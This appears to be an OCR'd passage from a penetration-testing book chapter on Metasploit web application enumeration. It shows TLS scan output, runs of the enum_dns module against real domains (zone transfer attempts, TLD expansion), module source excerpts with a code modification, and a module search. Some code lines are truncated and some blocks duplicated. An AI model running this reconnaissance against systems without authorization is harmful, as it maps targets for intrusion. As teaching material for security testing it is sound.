[+] [2019.04.13-14:30:17] TLS 1.1 - Yes
[+] [2019.04.13-14:30:17] TLS 1.0 - Yes
[+] [2019.04.13-14:30:17] SSL 3.0 - No
[+] [2019.04.13-14:30:17] SSL 2.0 - No
[+] [2019.04.13-14:30:17] Secure renegotiation is supported
[!] [2019.04.13-14:30:17] BEAST attack - Yes
[+] [2019.04.13-14:30:17] POODLE SSLv3 - Not vulnerable
[+] [2019.04.13-14:30:17] POODLE TLS - Not vulnerable
[+] [2019.04.13-14:30:17] Downgrade attack prevention - Yes, TLS_FALLBACK_SCSV supported
[+] [2019.04.13-14:30:17] Freak - Not vulnerable
[+] [2019.04.13-14:30:17] RC4 - No
[*] [2019.04.13-14:30:17] Heartbeat (extension) - No
[+] [2019.04.13-14:30:17] Heartbleed (vulnerability) - No
[+] [2019.04.13-14:30:17] OpenSSL CCS vulnerability (CVE-2014-0224) - No
[+] [2019.04.13-14:30:17] Forward Secrecy - With modern browsers
[+] [2019.04.13-14:30:17] Strict Transport Security (HSTS) - Yes
[!] [2019.04.13-14:30:17] Public Key Pinning (HPKP) - No
[+] [2019.04.13-14:30:17] Compression - No
[*] [2019.04.13-14:30:17] Session resumption - Yes
[*] [2019.04.13-14:30:17] Session tickets - Yes
```

Chapter 5: Web Application Enumeration Using Metasploit



DNS Record Scanner and Enumerator

auxiliary/gather/enum_dns

This module can be used to gather information about a domain from a given DNS server by performing various DNS queries such as zone transfers, reverse lookups, SRV record brute forcing, and other techniques.

Target Systems


Target Addresses	Excluded Addresses
8.8.8.8	

Exploit Timeout (minutes)


5

Module Options

DOMAIN	packtpub.com	The target domain (string)
ENUM_A	☑	Enumerate DNS A record (bool)
ENUM_AXFR	☑	Initiate a zone transfer against each NS record (bool)
ENUM_BRT	☐	Brute force subdomains and hostnames via the supplied wordlist (bool)


Launching
#6 DNS Record Scanner and Enumerator
Running
[+] [2019.04.14-03:11:31] Workspace:Web Exploitation Project Progress:1/2 (50%) Running DNS Record Scanner and Enumerator
[*] [2019.04.14-03:11:41] querying DNS NS records for packtpub.com
[+] [2019.04.14-03:11:52] packtpub.com NS: dns4.easydns.info.
[+] [2019.04.14-03:11:52] packtpub.com NS: dns3.easydns.org.
[+] [2019.04.14-03:11:52] packtpub.com NS: dns2.easydns.net.
[+] [2019.04.14-03:11:52] packtpub.com NS: dns1.easydns.com.
[*] [2019.04.14-03:11:55] Attempting DNS AXFR for packtpub.com from dns4.easydns.info.
[*] [2019.04.14-03:12:06] Attempting DNS AXFR for packtpub.com from dns3.easydns.org.
[*] [2019.04.14-03:12:15] Attempting DNS AXFR for packtpub.com from dns2.easydns.net.
[*] [2019.04.14-03:12:24] Attempting DNS AXFR for packtpub.com from dns1.easydns.com.
[*] [2019.04.14-03:12:44] querying DNS CNAME records for packtpub.com
[*] [2019.04.14-03:12:55] querying DNS NS records for packtpub.com
[+] [2019.04.14-03:13:06] packtpub.com NS: dns2.easydns.net.
[+] [2019.04.14-03:13:06] packtpub.com NS: dns3.easydns.org.
[+] [2019.04.14-03:13:06] packtpub.com NS: dns4.easydns.info.
[+] [2019.04.14-03:13:06] packtpub.com NS: dns1.easydns.com.
[*] [2019.04.14-03:13:06] querying DNS MX records for packtpub.com
[+] [2019.04.14-03:13:16] packtpub.com MX: packtpub-com.mail.protection.outlook.com.
[*] [2019.04.14-03:13:16] querying DNS SOA records for packtpub.com
[+] [2019.04.14-03:13:27] packtpub.com SOA: dns1.easydns.com.
[*] [2019.04.14-03:13:27] querying DNS TXT records for packtpub.com
[-] [2019.04.14-03:13:58] Query packtpub.com DNS TXT - exception: A connection attempt failed because the connected party
[*] [2019.04.14-03:13:58] querying DNS SRV records for packtpub.com

```
target = targetdom.scan(/(\S*)[.]\w*\z/).join
target.chomp!
if not nssrv.nil?
        @res.nameserver=(nssrv)
end
print_status("Performing Top Level Domain Expansion")
i, a = 0, []
tlds = [
        "com", "org", "net", "edu", "mil", "gov", "uk", "af", "al", "dz",
        "as", "ad", "ao", "ai", "aq", "ag", "ar", "am", "aw", "ac","au",
        "at", "az", "bs", "bh", "bd", "bb", "by", "be", "bz", "bj", "bm",
        "bt", "bo", "ba", "bw", "bv", "br", "io", "bn", "bg", "bf", "bi",
        "kh", "cm", "ca", "cv", "ky", "cf", "td", "cl", "cn", "cx", "cc",
        "co", "km", "cd", "cg", "ck", "cr", "ci", "hr", "cu", "cy", "cz",
        "dk", "dj", "dm", "do", "tp", "ec", "eg", "sv", "gq", "er", "ee",
        "et", "fk", "fo", "fj", "fi", "fr", "gf", "pf", "tf", "ga", "gm",
        "ge", "de", "gh", "gi", "gr", "gl", "gd", "gp", "gu", "gt", "gg",
        "gn", "gw", "gy", "ht", "hm", "va", "hn", "hk", "hu", "is", "in",
        "id", "ir", "iq", "ie", "im", "il", "it", "jm", "jp", "je", "jo",
        "kz", "ke", "ki", "kp", "kr", "kw", "kg", "la", "lv", "lb", "ls",
        "lr", "ly", "li", "lt", "lu", "mo", "mk", "mg", "mw", "my", "mv",
        "ml", "mt", "mh", "mq", "mr", "mu", "yt", "mx", "fm", "md", "mc",
        "mn", "ms", "ma", "mz", "mm", "na", "nr", "np", "nl", "an", "nc",
        "nz", "ni", "ne", "ng", "nu", "nf", "mp", "no", "om", "pk", "pw",
        "pa", "pg", "py", "pe", "ph", "pn", "pl", "pt", "pr", "qa", "re",
        "ro", "ru", "rw", "kn", "lc", "vc", "ws", "sm", "st", "sa", "sn",
        "sc", "sl", "sg", "sk", "si", "sb", "so", "za", "gz", "es", "lk",
        "sh", "pm", "sd", "sr", "sj", "sz", "se", "ch", "sy", "tw", "tj",
        "tz", "th", "tg", "tk", "to", "tt", "tn", "tr", "tm", "tc", "tv",
        "ug", "ua", "ae", "gb", "us", "um", "uy", "uz", "vu", "ve", "vn",
        "vg", "vi", "wf", "eh", "ye", "yu", "za", "zr", "zm", "zw", "int",
        "gs", "info", "biz", "su", "name", "coop", "aero" ]
tlds.each do |tld|
        query1 = @res.search("#{target}.#{tld}")
        if (query1)
```




```
29      register_options(
30        [
31          OptString.new('DOMAIN', [true, 'The target domain']),
32          OptBool.new('ENUM_AXFR', [true, 'Initiate a zone transfer against each NS record', true]),
33          OptBool.new('ENUM_BRT', [true, 'Brute force subdomains and hostnames via the supplied wordlist',
34          OptBool.new('ENUM_A', [true, 'Enumerate DNS A record', true]),
35          OptBool.new('ENUM_CNAME', [true, 'Enumerate DNS CNAME record', true]),
36          OptBool.new('ENUM_MX', [true, 'Enumerate DNS MX record', true]),
37          OptBool.new('ENUM_NS', [true, 'Enumerate DNS NS record', true]),
38          OptBool.new('ENUM_SOA', [true, 'Enumerate DNS SOA record', true]),
39          OptBool.new('ENUM_TXT', [true, 'Enumerate DNS TXT record', true]),
40          OptBool.new('ENUM_RVL', [ true, 'Reverse lookup a range of IP addresses', false]),
41          OptBool.new('ENUM_TLD', [true, 'Perform a TLD expansion by replacing the TLD with the IANA TLD list',
42          OptBool.new('ENUM_SRV', [true, 'Enumerate the most common SRV records', true]),
43          OptBool.new('STOP_WLDCRD', [true, 'Stops bruteforce enumeration if wildcard resolution is detected',
44          OptAddress.new('NS', [false, 'Specify the nameserver to use for queries (default is system DNS)']),
45          OptAddressRange.new('IPRANGE', [false, "The target address range or CIDR identifier"]),
46          OptInt.new('THREADS', [false, 'Threads for ENUM_BRT', 1]),
47          OptPath.new('WORDLIST', [false, 'Wordlist of subdomains', ::File.join(Msf::Config.data_directory,
48        ])
```

```
29    register_options(
30      [
31        OptString.new('DOMAIN', [true, 'The target domain']),
32        OptBool.new('ENUM_AXFR', [true, 'Initiate a zone transfer against each NS record', true]),
33        OptBool.new('ENUM_BRT', [true, 'Brute force subdomains and hostnames via the supplied wordlist',
34        OptBool.new('ENUM_A', [true, 'Enumerate DNS A record', true]),
35        OptBool.new('ENUM_CNAME', [true, 'Enumerate DNS CNAME record', true]),
36        OptBool.new('ENUM_MX', [true, 'Enumerate DNS MX record', true]),
37        OptBool.new('ENUM_NS', [true, 'Enumerate DNS NS record', true]),
38        OptBool.new('ENUM_SOA', [true, 'Enumerate DNS SOA record', true]),
39        OptBool.new('ENUM_TXT', [true, 'Enumerate DNS TXT record', true]),
40        OptBool.new('ENUM_RVL', [ true, 'Reverse lookup a range of IP addresses', false]),
41        OptBool.new('ENUM_TLD', [true, 'Perform a TLD expansion by replacing the TLD with the IANA TLD list',
42        OptBool.new('ENUM_SRV', [true, 'Enumerate the most common SRV records', true]),
43        OptBool.new('STOP_WLDCRD', [true, 'Stops bruteforce enumeration if wildcard resolution is detected',
44        OptAddress.new('NS', [false, 'Specify the nameserver to use for queries (default is system DNS)']),
45        OptAddressRange.new('IPRANGE', [false, "The target address range or CIDR identifier"]),
46        OptInt.new('THREADS', [false, 'Threads for ENUM_BRT', 1]),
47        OptPath.new('WORDLIST', [false, 'Wordlist of subdomains', ::File.join(Msf::Config.data_directory,
48        OptPath.new('TLD_WORDLIST', [false, 'Wordlist of TLDs (Latest)', ''])
49      ])
50
51    register_advanced_options(
52      [
53        OptInt.new('TIMEOUT', [false, 'DNS TIMEOUT', 8]),
```

```
60    def run
61      domain = datastore['DOMAIN']
62      is_wildcard = dns_wildcard_enabled?(domain)
63
64      axfr(domain) if datastore['ENUM_AXFR']
65      get_a(domain) if datastore['ENUM_A']
66      get_cname(domain) if datastore['ENUM_CNAME']
67      get_ns(domain) if datastore['ENUM_NS']
68      get_mx(domain) if datastore['ENUM_MX']
69      get_soa(domain) if datastore['ENUM_SOA']
70      get_txt(domain) if datastore['ENUM_TXT']
71      get_tld(domain) if datastore['ENUM_TLD']
72      get_srv(domain) if datastore['ENUM_SOA']
73      threads = datastore['THREADS']
74      dns_reverse(datastore['IPRANGE'], threads) if datastore['ENUM_RVL']
75
76      return unless datastore['ENUM_BRT']
```


```
297   def get_tld(domain)
298     begin
299       print_status("querying DNS TLD records for #{domain}")
300       domain_ = domain.split('.')
301       domain_.pop
302       domain_ = domain_.join('.')
303
304       tlds = [
305         'com', 'org', 'net', 'edu', 'mil', 'gov', 'uk', 'af', 'al', 'dz',
306         'as', 'ad', 'ao', 'ai', 'aq', 'ag', 'ar', 'am', 'aw', 'ac', 'au',
307         'at', 'az', 'bs', 'bh', 'bd', 'bb', 'by', 'be', 'bz', 'bj', 'bm',
308         'bt', 'bo', 'ba', 'bw', 'bv', 'br', 'io', 'bn', 'bg', 'bf', 'bi',
309         'kh', 'cm', 'ca', 'cv', 'ky', 'cf', 'td', 'cl', 'cn', 'cx', 'cc',
310         'co', 'km', 'cd', 'cg', 'ck', 'cr', 'ci', 'hr', 'cu', 'cy', 'cz',
311         'dk', 'dj', 'dm', 'do', 'tp', 'ec', 'eg', 'sv', 'gq', 'er', 'ee',
312         'et', 'fk', 'fo', 'fj', 'fi', 'fr', 'gf', 'pf', 'tf', 'ga', 'gm',
313         'ge', 'de', 'gh', 'gi', 'gr', 'gl', 'gd', 'gp', 'gu', 'gt', 'gg',
314         'gn', 'gw', 'gy', 'ht', 'hm', 'va', 'hn', 'hk', 'hu', 'is', 'in',
315         'id', 'ir', 'iq', 'ie', 'im', 'il', 'it', 'jm', 'jp', 'je', 'jo',
316         'kz', 'ke', 'ki', 'kp', 'kr', 'kw', 'kg', 'la', 'lv', 'lb', 'ls',
317         'lr', 'ly', 'li', 'lt', 'lu', 'mo', 'mk', 'mg', 'mw', 'my', 'mv',
318         'ml', 'mt', 'mh', 'mq', 'mr', 'mu', 'yt', 'mx', 'fm', 'md', 'mc',
319         'mn', 'ms', 'ma', 'mz', 'mm', 'na', 'nr', 'np', 'nl', 'an', 'nc',
320         'nz', 'ni', 'ne', 'ng', 'nu', 'nf', 'mp', 'no', 'om', 'pk', 'pw',
321         'pa', 'pg', 'py', 'pe', 'ph', 'pn', 'pl', 'pt', 'pr', 'qa', 're',
322         'ro', 'ru', 'rw', 'kn', 'lc', 'vc', 'ws', 'sm', 'st', 'sa', 'sn',
323         'sc', 'sl', 'sg', 'sk', 'si', 'sb', 'so', 'za', 'gz', 'es', 'lk',
324         'sh', 'pm', 'sd', 'sr', 'sj', 'sz', 'se', 'ch', 'sy', 'tw', 'tj',
325         'tz', 'th', 'tg', 'tk', 'to', 'tt', 'tn', 'tr', 'tm', 'tc', 'tv',
326         'ug', 'ua', 'ae', 'gb', 'us', 'um', 'uy', 'uz', 'vu', 've', 'vn',
327         'vg', 'vi', 'wf', 'eh', 'ye', 'yu', 'za', 'zr', 'zm', 'zw', 'int',
328         'gs', 'info', 'biz', 'su', 'name', 'coop', 'aero']
```


```
303   def get_tld(domain)
304     begin
305       print_status("querying DNS TLD records for #{domain}")
306       domain_ = domain.split('.')
307       domain_.pop
308       domain_ = domain_.join('.')
309       tlds = []
310       tld_file = datastore['TLD_WORDLIST']
311       File.readlines(tld_file).each do |tld_file_loop|
312         tlds << tld_file_loop.strip
313       end
314       records = []
```


```
msf5 auxiliary(gather/enum_dns) >
msf5 auxiliary(gather/enum_dns) > reload
[*] Reloading module...
msf5 auxiliary(gather/enum_dns) >
```


```
msf5 auxiliary(gather/enum_dns) > show options

Module options (auxiliary/gather/enum_dns):

   Name          Current Setting                                                Required  Description
   ----          ---------------                                                --------  -----------
   DOMAIN        google.com                                                     yes       The target domain
   ENUM_A        true                                                           yes       Enumerate DNS A record
   ENUM_AXFR     false                                                          yes       Initiate a zone transfer against each NS record
   ENUM_BRT      false                                                          yes       Brute force subdomains and hostnames via the supplied wordlist
   ENUM_CNAME    false                                                          yes       Enumerate DNS CNAME record
   ENUM_MX       false                                                          yes       Enumerate DNS MX record
   ENUM_NS       false                                                          yes       Enumerate DNS NS record
   ENUM_RVL      false                                                          yes       Reverse lookup a range of IP addresses
   ENUM_SOA      false                                                          yes       Enumerate DNS SOA record
   ENUM_SRV      false                                                          yes       Enumerate the most common SRV records
   ENUM_TLD      true                                                           yes       Perform a TLD expansion by replacing the TLD with the IANA TLD list
   ENUM_TXT      false                                                          yes       Enumerate DNS TXT record
   IPRANGE                                                                      no        The target address range or CIDR identifier
   NS                                                                           no        Specify the nameserver to use for queries (default is system DNS)
   STOP_WLDCRD   false                                                          yes       Stops bruteforce enumeration if wildcard resolution is detected
   THREADS       32                                                             no        Threads for ENUM_BRT
   TLD_WORDLIST  /Users/Harry/Desktop/tld.txt                                   no        Wordlist of TLDs (Latest)
   WORDLIST      /usr/local/share/metasploit-framework/data/wordlists/namelist.txt  no   Wordlist of subdomains

msf5 auxiliary(gather/enum_dns) >
```


```
msf5 auxiliary(gather/enum_dns) > run

[*] querying DNS TLD records for google.com
[+] google.AC: TLD: 172.217.167.36
[+] google.AD: TLD: 172.217.166.3
[+] google.AE: TLD: 172.217.160.227
[+] google.AF: TLD: 172.217.31.4
[+] google.AG: TLD: 172.217.161.4
[+] google.AI: TLD: 216.239.32.29
[+] google.AL: TLD: 172.217.167.36
[+] google.ALSACE: TLD: 91.195.240.126
[+] google.AM: TLD: 172.217.167.4
[+] google.ARAB: TLD: 127.0.53.53
[+] google.AS: TLD: 172.217.31.3
```



metasploit community
Project - Web Exploitation Project ▼
Account - admin ▼
Administration ▼
Overview
Analysis
Sessions
Campaigns
Web Apps
Modules
Credentials
Reports
Exports
Tasks 1
Home
Web Exploitation Project
Modules
Search Modules
dir_scanner
Module Statistics show
Search Keywords show
Found 1 matching module
MODULE TYPE
OS
MODULE
DISCLOSURE DATE
MODULE RANKING
CVE
BID
OSVDB
EDB
Auxiliary
HTTP Directory Scanner
auxiliary/scanner/http/dir_scanner

